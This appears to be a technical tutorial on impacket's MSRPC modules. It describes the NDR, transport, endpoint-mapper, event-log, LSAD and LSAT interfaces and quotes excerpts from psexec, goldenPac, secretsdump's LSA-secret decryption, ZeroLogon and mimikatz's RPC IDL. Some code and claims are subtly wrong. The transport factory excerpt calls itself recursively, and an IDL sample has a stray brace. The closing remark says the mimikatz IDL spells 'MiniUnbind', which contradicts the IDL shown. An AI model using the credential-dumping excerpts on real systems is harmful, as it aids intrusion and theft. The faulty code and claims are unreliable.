Generate a random UUID: it uniquely identifies the interface on the network so clients can find it.

uuidgen -i -oMyApp.idl

This command generates a UUID and stores it in a MIDL file usable as a template. After running it, MyApp.idl looks like this:

```
[
    uuid(ba209999-0c6c-11d2-97cf-00c04f8eea45),
    version(1.0)
]
interface INTERFACENAME
{
}
}
```

A worked RPC programming example

For a complete RPC programming walkthrough see: <https://developer.aliyun.com/article/258886>

ndr.py

Microsoft uses the NDR (Network Data Representation) engine to marshal (think serialize / deserialize) the data flowing between client and server stubs in RPC and DCOM. One purpose of IDL is to provide the syntax for describing those structured types and values. The RPC protocol, however, specifies that inputs and outputs travel as octet streams; NDR provides the mapping from IDL data types to octet streams, defining primitive types, constructed types and their representations within the stream.

For some primitive types NDR defines several representations — e.g. both ASCII and EBCDIC for characters. When a client or server sends an RPC PDU, the format used is identified in the PDU's format label. Data representation formats and format labels support NDR's multi-canonical data conversion approach, i.e. a fixed set of alternative representations for its data types.

ndr.py defines the formats of the data structures used in NDR transfer (NDRArray and friends); each type provides `getData` to render data into NDR-compliant form.

```
class NDRVaryingString(NDRUniVaryingArray):
    def getData(self, soFar = 0):
        # The last element of a string is a terminator of the same size as the other elements.
        # If the string element size is one octet, the terminator is a NULL character.
        # The terminator for a string of multi-byte characters is the array element zero (0).
        if self["Data"][-1:] != b'\x00':
            if PY3 and isinstance(self["Data"], list) is False:
                self["Data"] = self["Data"] + b'\x00'
            else:
                self["Data"] = b''.join(self["Data"]) + b'\x00'
        return NDRUniVaryingArray.getData(self, soFar)
```

Every script that needs RPC communication later calls into the `ndr` module to build standard NDR data. For example, the exploit for CVE-2020-1472 (ZeroLogon) targets the Netlogon Remote Protocol — an RPC interface for user and machine authentication on domain networks — and its script uses the standard `ndr` structures as interface parameters:

```
# eg. ./CVE-2020-1472/blob/master/nrpc.py
from impacket.dcerpc.v5.ndr import NDRCALL, NDRSTRUCT, NDRENUM, NDRUNION, NDRPOINTER, NDRUniConformantArray, \
    NDRUniFixedArray, NDRUniConformantVaryingArray

class NETLOGON_SECURE_CHANNEL_TYPE(NDRENUM):
    class enumItems(Enum):
        NullSecureChannel = 0
        MsvApSecureChannel = 1
        WorkstationSecureChannel = 2
        TrustedDnsDomainSecureChannel = 3
        TrustedDomainSecureChannel = 4
        UasServerSecureChannel = 5
        ServerSecureChannel = 6
        CdcServerSecureChannel = 7
```

Readers interested in NDR structured data can consult: <https://pubs.opengroup.org/onlinepubs/9629399/chap14.htm>

[MS-DTYP]dtypes.py


Defines the basic data types used in protocol communication — `DWORD`, `BOOL` and so on; see the document for the full list.

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/cca27429-5689-4a16-b2b4-9325d93e4ba2

[MS-RPCE]rpcrt.py

Mainly the static variables, tag parameters, headers and other data structures involved in DCE/RPC communication:

```
+ DCERPCException 错误处理类
+ CtxItem 上下文对象
+ CtxItemResult 上下文请求结果
+ sec_trailer auth_length字段的非零值表示存在由安全提供者提供的身份验证信息。当auth_length字段不为零时，必须存在sec_trailer 结构
+ MSRPCHeader microsoft rpc 的header结构
+ MSRPCRequestHeader microsoft rpc 请求的header结构
+ MSRPCRespHeader microsoft rpc 响应的header结构
+ MSRPCBind RPC绑定上下文对象
    - addCtxItem 添加上下文对象
    - getData 遍历上下文对象
+ MSRPCBindAck 应答型rpc绑定
+ MSRPCBindNak 无应答rpc绑定
+ DCERPC Distributed Computing Environment/Remote Procedure Calls（分布式计算环境远程过程调用），协商 NDR 传输语法: 8a885d04-1ceb-11c9-9fe8-08002b10486f
    - connect rpc连接
    - get_rpc_transport获取rpc端口等关键方法
    - call设置pdu（协议数据单元）数据段，
    - request发送请求，
    - get_credentials获取凭证，
    - set_credentials设置凭证，
    - bind RPC 绑定
    - send 调用_transport_send发送rpc请求
    - alter_ctx 更新为新的上下文对象
+ DCERPC_RawCall 给 PDU 的 data 字段赋值
+ CommonHeader 共同的header
+ PrivateHeader 私有header
+ TypeSerialization1 指定ndr序列化标准
```



```
+ DCERPCServer 简易的 RPC 服务器, impacket 的 smbserver.py 借助它在内置 SMB 服务器上响应命名管道中的 RPC 请求
- addCallbacks 回应请求的回调函数
- setListenPort
- getListenPort
- recv 接收请求, 函数返回值为接收的数据
- run 开启服务器监听
- send
- bind
- processRequest 处理请求

# eg. ./impacket/smbserver.py
class WKSTServer(DCERPCServer):
    def __init__(self):
        DCERPCServer.__init__(self)
        self.wkssvcCallbacks = {
            0: self.NetrWkstaGetInfo,
        }
        self.addCallbacks(('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0'), '\\PIPE\\wkssvc', self.wkssvcCallbacks)
```

enum.py

Python enumeration base module; NDR enumerations such as NDRENUM are built on it.

Those are the foundation modules of MSRPC communication in impacket; the rest of this chapter covers the Python module (the .py file) for each RPC interface.

[MS-RPC-EPM]epm.py

Microsoft 远程过程调用 (RPC) 端点映射器 (EPM) 协议。这是基于 TCP/UDP 端口的服务, 包括 TCP/UDP 端口 135。此表中的所有其他服务/组都是基于 UUID 的。

The module lists a large set of known UUID-to-DLL/RPC-interface mappings; its main function is hept_map (a historic impacket spelling of ept_map) which resolves the string binding of an RPC endpoint from an interface UUID, supporting ncacn_np, ncacn_ip_tcp and ncacn_http:

```

def hept_map(destHost, remoteIf, dataRepresentation = uuidup_to_bin(('8a885d04-1ceb-11c9-9fe8-08002b104860', '2.0')), protocol = 'ncacn_np', dce=None)

    if dce is None:
        stringBinding = r'ncacn_ip_tcp:%s[135]' % destHost
        rpctransport = transport.DCERPCTransportFactory(stringBinding)
        dce = rpctransport.get_dce_rpc()
        dce.connect()
        disconnect = True
    else:
        disconnect = False

    dce.bind(MSRPC_UUID_PORTMAP)

    tower = EPMTower()
    interface = EPMRPCInterface()

    interface['InterfaceUUID'] = remoteIf[:16]
    interface['MajorVersion'] = unpack('<H', remoteIf[16:][:2])[0]
    interface['MinorVersion'] = unpack('<H', remoteIf[18:])[0]

    dataRep = EPMRPCDataRepresentation()
    dataRep['DataRepUuid'] = dataRepresentation[:16]
    dataRep['MajorVersion'] = unpack('<H', dataRepresentation[16:][:2])[0]
    dataRep['MinorVersion'] = unpack('<H', dataRepresentation[18:])[0]

    protId = EPMProtocolIdentifier()
    protId['ProtIdentifier'] = FLOOR_RPCV5_IDENTIFIER

    if protocol == 'ncacn_np':
        pipeName = EPMPipeName()
        pipeName['PipeName'] = b'\x00'

        hostName = EPMHostName()
        hostName['HostName'] = b('%s\x00' % destHost)
        transportData = pipeName.getData() + hostName.getData()

    elif protocol == 'ncacn_ip_tcp':
        portAddr = EPMPortAddr()
        portAddr['IpPort'] = 0

        hostAddr = EPMHostAddr()
        import socket
        hostAddr['Ip4Addr'] = socket.inet_aton('0.0.0.0')
        transportData = portAddr.getData() + hostAddr.getData()

    elif protocol == 'ncacn_http':
        portAddr = EPMPortAddr()
        portAddr['PortIdentifier'] = FLOOR_HTTP_IDENTIFIER
        portAddr['IpPort'] = 0

        hostAddr = EPMHostAddr()
        import socket
        hostAddr['Ip4Addr'] = socket.inet_aton('0.0.0.0')
        transportData = portAddr.getData() + hostAddr.getData()

    else:
        LOG.error('%s not support for hept_map' % protocol)
        if disconnect is True:
            dce.disconnect()
        return None

    tower['NumberOfFloors'] = 5
    tower['Floors'] = interface.getData() + dataRep.getData() + protId.getData() + transportData

    request = ept_map()
    request['max_towers'] = 1
    request['map_tower']['tower_length'] = len(tower)
    request['map_tower']['tower_octet_string'] = tower.getData()

    # Under Windows 2003 the Referent IDs cannot be random
    # they must have the following specific values
    # otherwise we get a rpc_x_bad_stub_data exception
    request.fields['obj'].fields['ReferentID'] = 1
    request.fields['map_tower'].fields['ReferentID'] = 2

```

```

resp = dce.request(request)

tower = EPMTower(b''.join(resp['ITowers'][0]['Data']['tower_octet_string']))
# Now let's parse the result and return an stringBinding
result = None
if protocol == 'ncacn_np':
    # Pipe Name should be the 4th floor
    pipeName = EPMPipeName(tower['Floors'][3].getData())
    result = 'ncacn_np:%s[%s]' % (destHost, pipeName['PipeName'].decode('utf-8')[:-1])
elif protocol == 'ncacn_ip_tcp':
    # Port Number should be the 4th floor
    portAddr = EPMPortAddr(tower['Floors'][3].getData())
    result = 'ncacn_ip_tcp:%s[%s]' % (destHost, portAddr['IpPort'])
elif protocol == 'ncacn_http':
    # Port Number should be the 4th floor
    portAddr = EPMPortAddr(tower['Floors'][3].getData())
    result = 'ncacn_http:%s[%s]' % (destHost, portAddr['IpPort'])
if disconnect is True:
    dce.disconnect()
return result

# eg./examples/ntlmrelayx/clients/rpcrelayclient.py

from impacket.dcerpc.v5 import transport, rpcrt, epm, tsch
from impacket.dcerpc.v5.ndr import NDRCALL
from impacket.dcerpc.v5.rpcrt import DCERPC_v5, MSRPCBind, CtxItem, MSRPCHeader, SEC_TRAILER, MSRPCBindAck, \
    LOG.debug("Connecting to ncacn_ip_tcp:%s[135] to determine %s stringbinding" % (target.netloc, self.endpoint))
    self.stringbinding = epm.hept_map(target.netloc, self.endpoint_uuid, protocol='ncacn_ip_tcp')
    .....

```

transport.py

Implements the DCE/RPC transport layer: DCERPCTransportFactory builds RPC connections over TCP, UDP, HTTP and SMB (named pipes) from a string binding.

```

def DCERPCTransportFactory(stringbinding):
    sb = DCERPCTransportFactory(stringbinding)

    na = sb.get_network_address()
    ps = sb.get_protocol_sequence()
    if 'ncadg_ip_udp' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = UDPTransport(na, int(port))
        else:
            rpctransport = UDPTransport(na)
    elif 'ncacn_ip_tcp' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = TCPTransport(na, int(port))
        else:
            rpctransport = TCPTransport(na)
    elif 'ncacn_http' == ps:
        port = sb.get_endpoint()
        if port:
            rpctransport = HTTPTransport(na, int(port))
        else:
            rpctransport = HTTPTransport(na)
    elif 'ncacn_np' == ps:
        named_pipe = sb.get_endpoint()
        if named_pipe:
            named_pipe = named_pipe[len(r'\pipe'):]
            rpctransport = SMBTransport(na, filename = named_pipe)
        else:
            rpctransport = SMBTransport(na)
    elif 'ncalocal' == ps:
        named_pipe = sb.get_endpoint()
        rpctransport = LOCALTransport(filename = named_pipe)
    else:
        raise DCERPCException("Unknown protocol sequence.")

    rpctransport.set_stringbinding(sb)
    return rpctransport

```

Using examples/psexec.py, DCERPCTransportFactory establishes the RPC connection to the scmr interface (\pipe\svctl):

```
# eg./examples/psexec.py
executer = PSEXEC(command, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
                  options.aesKey, options.k, options.dc_ip, options.service_name, options.remote_binary_name)
executer.run(remoteName, options.target_ip)

def run(self, remoteName, remoteHost):
    stringbinding = r'ncacn_np:%s[\pipe\svctl]' % remoteName
    logging.debug('StringBinding %s'%stringbinding)
    rpctransport = transport.DCERPCTransportFactory(stringbinding)
    rpctransport.set_dport(self.__port)
    rpctransport.setRemoteHost(remoteHost)
    if hasattr(rpctransport, 'set_credentials'):
        # This method exists only for selected protocol sequences.
        rpctransport.set_credentials(self.__username, self.__password, self.__domain, self.__lmhash,
                                    self.__nthash, self.__aesKey)
    rpctransport.set_kerberos(self.__doKerberos, self.__kdcHost)
    self.doStuff(rpctransport)
```

[MS-EVEN / MS-EVEN6] even.py / even6.py

The EventLog Remoting Protocol exposes RPC methods to read events from live and backed-up event logs on remote machines; the 6 in even6 means version 6 (MS-EVEN6). It reads events from [live event logs](#) and [backed-up event logs](#) on remote computers. The protocol also specifies how to obtain general log information such as record count, oldest record and whether the log is full, and can clear and back up both kinds of [event logs](#).

The methods implemented by the two versions:

```
OPNUMS = {
    0 : (ElfrClearELFW, ElfrClearELFWResponse), 方法指示服务器清除事件日志，并且可以选择在清除操作发生之前备份事件日志。
    1 : (ElfrBackupELFW, ElfrBackupELFWResponse), 方法指示服务器将事件日志备份到指定的文件名。
    2 : (ElfrCloseEL, ElfrCloseELResponse), 方法指示服务器关闭事件日志的句柄
    4 : (ElfrNumberOfRecords, ElfrNumberOfRecordsResponse), 方法指示服务器报告事件日志中当前的记录数。
    5 : (ElfrOldestRecord, ElfrOldestRecordResponse),
    7 : (ElfrOpenELW, ElfrOpenELWResponse), 指示服务器返回备份事件日志的句柄。调用者必须具有读取包含备份事件日志的文件的权限才能成功。注意 服务器有一个访问控制列表（AC
    8 : (ElfrRegisterEventSourceW, ElfrRegisterEventSourceWResponse), 方法指示服务器将服务器上下文句柄返回到事件日志以供写入
    9 : (ElfrOpenBELW, ElfrOpenBELWResponse), 方法指示服务器返回备份事件日志的句柄。
    10 : (ElfrReadELW, ElfrReadELWResponse), 方法从事件日志中读取事件：服务器将这些事件传输到客户端，并在与LogHandle参数中传递的服务器上下文句柄关联的事件日志中提高读
    11 : (ElfrReportEventW, ElfrReportEventWResponse), 方法将事件写入事件日志：服务器从客户端接收这些事件。
}
```

even6.py (version 6):

```
OPNUMS = {
    5 : (EvtRpcRegisterLogQuery, EvtRpcRegisterLogQueryResponse), 用于查询一个或多个通道。它还可以用于查询特定文件。事件的实际检索是通过随后调用EvtRpcQueryNext（
    11 : (EvtRpcQueryNext, EvtRpcQueryNextResponse), 客户端使用 EvtRpcQueryNext（Opnum 11）方法从查询结果集中获取下一批记录。
    12 : (EvtRpcQuerySeek, EvtRpcQuerySeekResponse), 客户端使用 EvtRpcQuerySeek（Opnum 12）方法在结果集中移动查询游标。
    13 : (EvtRpcClose, EvtRpcCloseResponse), 客户端使用 EvtRpcClose（Opnum 13）方法关闭由本协议中的其他方法打开的上下文句柄。
    17 : (EvtRpcOpenLogHandle, EvtRpcOpenLogHandle), 方法获取有关通道或备份事件日志的信息。
    19 : (EvtRpcGetChannelList, EvtRpcGetChannelListResponse), EvtRpcGetChannelList（Opnum 19）方法用于枚举可用频道集。
}
```

iphlp.py

iphlpvc.dll: iphlpsvc is the Internet Protocol Helper service on Windows; its job is to help retrieve and modify the TCP/IP network configuration of a Windows 10 PC, enabling connectivity features such as IPv6 tunneling and port proxy (`netsh interface portproxy`). Iphlpvc is used mainly for IPv6 connectivity.

The module's functions set up tunnels for IPv6 traffic (IPv6-in-IPv4 tunnel).

```
OPNUMS = {
    0 : (IpTransitionProtocolApplyConfigChanges, IpTransitionProtocolApplyConfigChangesResponse),
    1 : (IpTransitionProtocolApplyConfigChangesEx, IpTransitionProtocolApplyConfigChangesExResponse),
    2 : (IpTransitionCreatev6Inv4Tunnel, IpTransitionCreatev6Inv4TunnelResponse),
    3 : (IpTransitionDeletev6Inv4Tunnel, IpTransitionDeletev6Inv4TunnelResponse)
}
```

[MS-LSAD]lsad.py

MS-LSAD (Local Security Authority (Domain Policy) Remote Protocol) manages machine and [domain](#) security policies. Every Windows NT-based product implements and listens on this protocol server-side in all configurations, though not every operation is meaningful in every configuration.


```
Policy object:
LsarOpenPolicy3
LsarOpenPolicy2
LsarQueryInformationPolicy2
LsarSetInformationPolicy2
LsarClose
LsarQueryDomainInformationPolicy
LsarEnumeratePrivileges
LsarLookupPrivilegeName
LsarLookupPrivilegeValue
LsarLookupPrivilegeDisplayName
LsarSetDomainInformationPolicy
LsarQuerySecurityObject
LsarSetSecurityObject
```

With a few exceptions, the protocol supports remote policy administration. Achieving interoperability between Windows clients and servers ([domain controller](#) configurations and others) — such as a Windows client's ability to retrieve policy settings from a server — does not require implementing every method of the interface.

The policy settings controlled by this protocol cover:

- **Account objects:** the rights and [privileges](#) a [security principal](#) holds on a server.
- **Secret objects:** a mechanism for storing data securely on a server.
- **Trusted domain objects:** the mechanism Windows uses to describe [trust](#) relationships between domains and [forests](#).
- Miscellaneous settings, e.g. Kerberos ticket lifetime, the DC's role (backup or primary), and other unrelated policies.

The main remote-administration use cases:

- Create, delete, enumerate and modify trusts, account objects and secret objects;
- Query and modify policy settings unrelated to trusted domain objects (TDOs), account objects or secret objects, such as the Kerberos ticket lifetime.

```
Account object:
LsarCreateAccount
LsarOpenAccount
LsarEnumerateAccounts
LsarClose
LsarDeleteObject
LsarSetSystemAccessAccount
LsarQuerySecurityObject
LsarAddAccountRights
LsarRemoveAccountRights
LsarAddPrivilegesToAccount
LsarRemovePrivilegesFromAccount
LsarEnumerateAccountsWithUserRight
LsarGetSystemAccessAccount
LsarSetSecurityObject
LsarEnumeratePrivilegesAccount
LsarEnumerateAccountRights
```

```
Secret object:
LsarCreateSecret
LsarOpenSecret
LsarClose
LsarDeleteObject
LsarRetrievePrivateData
LsarStorePrivateData
LsarSetSecret
LsarQuerySecret
LsarQuerySecurityObject
LsarSetSecurityObject
```

```
Trusted domain object:
LsarCreateTrustedDomainEx3
LsarCreateTrustedDomainEx2
LsarOpenTrustedDomain
LsarClose
LsarDeleteObject
LsarOpenTrustedDomainByName
LsarDeleteTrustedDomain
LsarEnumerateTrustedDomainsEx
LsarQueryInfoTrustedDomain
LsarSetInformationTrustedDomain
LsarQueryForestTrustInformation
LsarSetForestTrustInformation
LsarQueryTrustedDomainInfo
LsarSetTrustedDomainInfo
LsarQueryTrustedDomainInfoByName
LsarSetTrustedDomainInfoByName
```

For example, to set the policy governing Kerberos ticket lifetime, the requester opens a handle to the Policy object and updates the maximum service ticket age via the parameter *MaxServiceTicketAge*. The call sequence is as follows (parameter details omitted for brevity):

1. Send LsarOpenPolicy3 request; receive LsarOpenPolicy3 reply.
2. Send LsarQueryDomainInformationPolicy request; receive LsarQueryDomainInformationPolicy reply.
3. Send LsarSetDomainInformationPolicy request; receive LsarSetDomainInformationPolicy reply.
4. Send LsarClose request; receive LsarClose reply.

A brief explanation of the sequence:

1. Using the responder's network address, the requester sends LsarOpenPolicy3 to obtain a handle to the policy object — required for inspecting and manipulating [domain](#) policy information.
2. With the handle from LsarOpenPolicy3, the requester sends LsarQueryDomainInformationPolicy to retrieve the current policy settings affecting Kerberos tickets.
3. After adjusting the Kerberos ticket policy data to its liking, the requester sends LsarSetDomainInformationPolicy to store the new values.
4. The requester closes the policy handle from LsarOpenPolicy3, releasing the responder's resources associated with it.

For a direct example see `examples/goldenPac.py`: it uses the handle returned by `hLsarOpenPolicy2` to send `hLsarQueryInformationPolicy2` to query `POLICY_INFORMATION_CLASS.PolicyAccountDomainInformation` for the forestSid (verified against upstream impacket source):

```
/examples/goldenPac.py

resp = hLsarOpenPolicy2(dce, MAXIMUM_ALLOWED | POLICY_LOOKUP_NAMES)
policyHandle = resp['PolicyHandle']

resp = hLsarQueryInformationPolicy2(dce, policyHandle, POLICY_INFORMATION_CLASS.PolicyAccountDomainInformation)
dce.disconnect()

forestSid = resp['PolicyInformation']['PolicyAccountDomainInfo']['DomainSid'].formatCanonical()
logging.info("Forest SID: %s" % forestSid)

return forestSid
```

Next, let's see which interface methods the module currently implements:

0 : (LsarClose, LsarCloseResponse), 方法释放先前打开的上下文句柄所持有的资源

2 : (LsarEnumeratePrivileges, LsarEnumeratePrivilegesResponse), 方法来枚举 系统已知的所有权限。可以多次调用此方法以片段形式返回其输出

3 : (LsarQuerySecurityObject, LsarQuerySecurityObjectResponse), 方法来查询分配给数据库对象的安全信息。它返回对象的安全描述符。

4 : (LsarSetSecurityObject, LsarSetSecurityObjectResponse), 方法被调用以在对象上设置安全描述符。

6 : (LsarOpenPolicy, LsarOpenPolicyResponse), 方法与LsarOpenPolicy2完全相同。不同之处在于此函数中的SystemName参数。由于其语法定义, 仅包含一个字符而不是完整的字符串。

7 : (LsarQueryInformationPolicy, LsarQueryInformationPolicyResponse), 方法来查询表示服务器信息策略的值。

8 : (LsarSetInformationPolicy, LsarSetInformationPolicyResponse), 方法被调用以在服务器上设置策略。

10 : (LsarCreateAccount, LsarCreateAccountResponse), 方法被调用以在服务器的数据库中创建一个新的账户对象。

11 : (LsarEnumerateAccounts, LsarEnumerateAccountsResponse), 方法以请求服务器数据库中的账户对象列表。可以多次调用该方法以片段形式返回其输出。

13 : (LsarEnumerateTrustedDomains, LsarEnumerateTrustedDomainsResponse), 请求 服务器数据库中的受信任域对象列表。可以多次调用该方法以片段形式返回其输出。

16 : (LsarCreateSecret, LsarCreateSecretResponse), 被调用以在服务器的数据库中创建一个新的秘密对象

17 : (LsarOpenAccount, LsarOpenAccountResponse), 获得账户对象的句柄。

18 : (LsarEnumeratePrivilegesAccount, LsarEnumeratePrivilegesAccountResponse), 检索授予服务器上账户的特权列表。

19 : (LsarAddPrivilegesToAccount, LsarAddPrivilegesToAccountResponse), 向现有账户对象添加新权限。

20 : (LsarRemovePrivilegesFromAccount, LsarRemovePrivilegesFromAccountResponse), 从账户对象中删除权限。

23 : (LsarGetSystemAccessAccount, LsarGetSystemAccessAccountResponse), 检索账户对象的系统访问账户标志。系统访问账户标志被描述为账户对象数据模型的一部分

24 : (LsarSetSystemAccessAccount, LsarSetSystemAccessAccountResponse), 为账户对象设置系统访问账户标志

28 : (LsarOpenSecret, LsarOpenSecretResponse), 获得现有秘密对象的句柄

29 : (LsarSetSecret, LsarSetSecretResponse), 设置秘密对象的当前值和旧值

30 : (LsarQuerySecret, LsarQuerySecretResponse), 检索秘密对象的当前值和旧值。或以前的值。

31 : (LsarLookupPrivilegeValue, LsarLookupPrivilegeValueResponse), 将权限的名称映射到本地唯一标识符 (LUID)。通过该标识符在服务器上已知该权限。然后可以在对其他方法。

32 : (LsarLookupPrivilegeName, LsarLookupPrivilegeNameResponse), 将特权的 LUID 映射 到服务器上已知特权的字符串名称

33 : (LsarLookupPrivilegeDisplayName, LsarLookupPrivilegeDisplayNameResponse), 将特权名称映射到调用者语言的显示文本字符串中

34 : (LsarDeleteObject, LsarDeleteObjectResponse), 删除公开账户对象。秘密对象或可信对象

35 : (LsarEnumerateAccountsWithUserRight, LsarEnumerateAccountsWithUserRightResponse), 返回用户权限等于传入值的账户对象列表

36 : (LsarEnumerateAccountRights, LsarEnumerateAccountRightsResponse), 来检索与现有账户关联的权限列表。

37 : (LsarAddAccountRights, LsarAddAccountRightsResponse), 向账户对象添加新权限。如果账户对象不存在, 系统将尝试创建一个。

38 : (LsarRemoveAccountRights, LsarRemoveAccountRightsResponse), 从账户对象中删除权限。

42 : (LsarStorePrivateData, LsarStorePrivateDataResponse), 存储秘密值

43 : (LsarRetrievePrivateData, LsarRetrievePrivateDataResponse), 检索秘密值

44 : (LsarOpenPolicy2, LsarOpenPolicy2Response), 打开RPC 服务器的上下文句柄。这是联系本地安全机构 (域策略) 远程协议数据库必须调用的第一个函数。

46 : (LsarQueryInformationPolicy2, LsarQueryInformationPolicy2Response), 查询表示服务器安全策略的值

47 : (LsarSetInformationPolicy2, LsarSetInformationPolicy2Response), 在服务器上设置策略

50 : (LsarEnumerateTrustedDomainsEx, LsarEnumerateTrustedDomainsExResponse), 枚举服务器数据库中的可信域对象。该方法旨在多次调用以检索片段中的数据。

53 : (LsarQueryDomainInformationPolicy, LsarQueryDomainInformationPolicyResponse), 除了通过LsarQueryInformationPolicy 和LsarSetInformationPolicy2公开的设置

Interestingly, despite all these remote read methods in lsad, secretsdump actually reads LSA Secrets through the remote registry (RRP), at registry path HKLM\SECURITY\Policy\Secrets...

```
# eg. /impacket/examples/secretsdump.py
for key in keys:
    LOG.debug('Looking into %s' % key)
    valueTypeList = ['CurrVal']
    # Check if old LSA secrets values are also need to be shown
    if self.__history:
        valueTypeList.append('OldVal')

    for valueType in valueTypeList:
        value = self.getValue('\\Policy\\Secrets\\{}\\{}\\default'.format(key, valueType))
        if value is not None and value[1] != 0:
            if self.__vistaStyle is True:
                record = LSA_SECRET(value[1])
                tmpKey = self.__sha256(self.__LSAKey, record['EncryptedData'][:32])
                plainText = self.__cryptoCommon.decryptAES(tmpKey, record['EncryptedData'][:32:])
                record = LSA_SECRET_BLOB(plainText)
                secret = record['Secret']
            else:
                secret = self.__decryptSecret(self.__LSAKey, value[1])

        # If this is an OldVal secret, let's append '_history' to be able to distinguish it and
        # also be consistent with NTDS history
        if valueType == 'OldVal':
            key += '_history'
        self.__printSecret(key, secret)
```

[MS-LSAT]lsat.py

The Local Security Authority (Translation Methods) Remote Protocol converts security principal identifiers between human-readable and machine-readable forms.

The module implements the following interface methods:

```
OPNUMS = {
    14 : (LsarLookupNames, LsarLookupNamesResponse), 方法将一批安全主体名称转换为它们的SID形式。它还返回这些名称所属的域。
    15 : (LsarLookupSids, LsarLookupSidsResponse), 将一批安全主体 SID转换为名称形式。它还返回这些名称所属的域。
    45 : (LsarGetUserName, LsarGetUserNameResponse), 方法返回 调用该方法的安全主体的名称和域名。

    57 : (LsarLookupSids2, LsarLookupSids2Response),
接收 LsarLookupSids2 消息时所需的行为必须与接收 LsarLookupSids3 消息时的行为相同。但有以下例外：此消息在非域控制器 计算机和域控制器上均有效。如果RPC 服务器不是域控制器。

    58 : (LsarLookupNames2, LsarLookupNames2Response),
接收 LsarLookupNames2 消息时所需的行为必须与接收 LsarLookupNames3 消息时的行为相同。但有以下例外：TranslatedSids输出结构中的元素不包含Sid字段。相反，它们包含一个Reli。

    68 : (LsarLookupNames3, LsarLookupNames3Response),
接收 LsarLookupNames3 消息时所需的行为必须与接收 LsarLookupNames4 消息时的行为相同。但有以下例外：此消息在非域控制器 计算机和域控制器上均有效。如果以下条件都不成立。服务

    76 : (LsarLookupSids3, LsarLookupSids3Response),
仅当 RPC 服务器是域控制器时。此消息才有效。如果 RPC 服务器不是域控制器，则 RPC 服务器必须在返回值中返回 STATUS_INVALID_SERVER_STATE。

    77 : (LsarLookupNames4, LsarLookupNames4Response), 仅当 RPC 服务器是域控制器时此消息才有效。如果 RPC 服务器不是域控制器，则必须在返回值中返回 STATUS_INVALID_SERV
}
```

examples/lookupsid.py loops over the lsat interface enumerating SIDs, effectively inventorying domain users:

```
# eg. examples/lookupsid.py
resp = lsad.hLsarOpenPolicy2(dce, MAXIMUM_ALLOWED | lsat.POLICY_LOOKUP_NAMES)
policyHandle = resp['PolicyHandle']

# eg. lsat.py
POLICY_LOOKUP_NAMES = 0x00000800 # 打开 Policy 对象时允许进行名称/SID 查询的访问掩码位
```

Note: do not confuse POLICY_LOOKUP_NAMES (0x800) with user-right flags such as "deny remote interactive logon" — the values coincide but the concepts are unrelated (the former is an LSAD/LSAT access-mask bit, the latter an account privilege).

mgmt.py

Per the interface ID defined at the top, this is the RPC remote management interface (RPC Management). The module implements the following methods; Windows documentation on it is thin, so the method descriptions were cross-checked against the mgmt.c source of freedce (FreeDCE RPC and DCOM Toolkit for Linux):

```
OPNUMS = {
    0 : (inq_if_ids, inq_if_idsResponse), 查询if id向量。这是一个本地/远程管理函数。它获取一个接口标识向量。列出的在 RPC runtime注册的接口。如果服务器未注册任何接口。此例程

    1 : (inq_stats, inq_statsResponse), 查询状态。用于获取指定服务器 RPC runtime 的统计信息。返回参数中的每个元素是一个整数值。对应定义好的统计常量

    2 : (is_server_listening, is_server_listeningResponse), 判断服务器是否监听
    3 : (stop_server_listening, stop_server_listeningResponse), 停止服务器监听
    4 : (inq_princ_name, inq_princ_nameResponse), 查询名称。这是一个管理器例程。它为远程调用者提供服务器的主体名称。实际上是主体名称之一。
}
```

The parameters of each interface:

```

INTERNAL void inq_if_ids _DCE_PROTOTYPE_ ((
    rpc_binding_handle_t    /*binding_h*/,
    rpc_if_id_vector_p_t    /*if_id_vector*/,
    unsigned32              /*status*/
));

INTERNAL void inq_stats _DCE_PROTOTYPE_ ((
    rpc_binding_handle_t    /*binding_h*/,
    unsigned32              /*count*/,
    unsigned32              statistics[],
    unsigned32              /*status*/
));

INTERNAL boolean32 is_server_listening _DCE_PROTOTYPE_ ((
    rpc_binding_handle_t    /*binding_h*/,
    unsigned32              /*status*/
));

INTERNAL void inq_princ_name _DCE_PROTOTYPE_ ((
    rpc_binding_handle_t    /*binding_h*/,
    unsigned32              /*authn_proto*/,
    unsigned32              /*princ_name_size*/,
    idl_char                princ_name[],
    unsigned32              /*status*/
));

```

Readers interested in the concrete implementations can read the C source directly (https://fossies.org/dox/freedce-1.1.0.7/mgmt_8c_source.html)

mimilib.py

mimikatz defines its own RPC IDL interface. <https://github.com/gentilkiwi/mimikatz/blob/e10bde5b16b747dc09ca5146f93f2beaf74dd17a/mimicom.idl>

```

import "ms-dtyp.idl";
[
    uuid(17FC11E9-C258-4B8D-8D07-2F4125156244),
    version(1.0)
]
interface MimiCom
{
    typedef [context_handle] void* MIMI_HANDLE;

    typedef unsigned int ALG_ID;
    typedef struct _MIMI_PUBLICKEY {
        ALG_ID sessionType;
        DWORD cbPublicKey;
        [size_is(cbPublicKey)] BYTE *pbPublicKey;
    } MIMI_PUBLICKEY, *PMIMI_PUBLICKEY;

    NTSTATUS MimiBind(
        [in] handle_t rpc_handle,
        [in, ref] PMIMI_PUBLICKEY clientPublicKey,
        [out, ref] PMIMI_PUBLICKEY serverPublicKey,
        [out, ref] MIMI_HANDLE *phMimi
    );

    NTSTATUS MimiUnbind(
        [in, out, ref] MIMI_HANDLE *phMimi
    );

    NTSTATUS MimiCommand(
        [in, ref] MIMI_HANDLE phMimi,
        [in] DWORD szEncCommand,
        [in, size_is(szEncCommand), unique] BYTE *encCommand,
        [out, ref] DWORD *szEncResult,
        [out, size_is(*szEncResult)] BYTE **encResult
    );

    NTSTATUS MimiClear(
        [in] handle_t rpc_handle,
        [in, string] wchar_t *command,
        [out] DWORD *size,
        [out, size_is(*size)] wchar_t **result
    );
}

```

The mimilib module implements the corresponding interface methods:

```
OPNUMS = {
    0 : (MimiBind, MimiBindResponse),
    1 : (MimiUnbind, MimiUnbindResponse),
    2 : (MimiCommand, MimiCommandResponse),
}
```

Note: the mimikatz IDL names the method `MiniUnbind` while the impacket implementation spells it `MimiUnbind` — each is the original spelling of its own source tree; just keep the mapping in mind when reading.

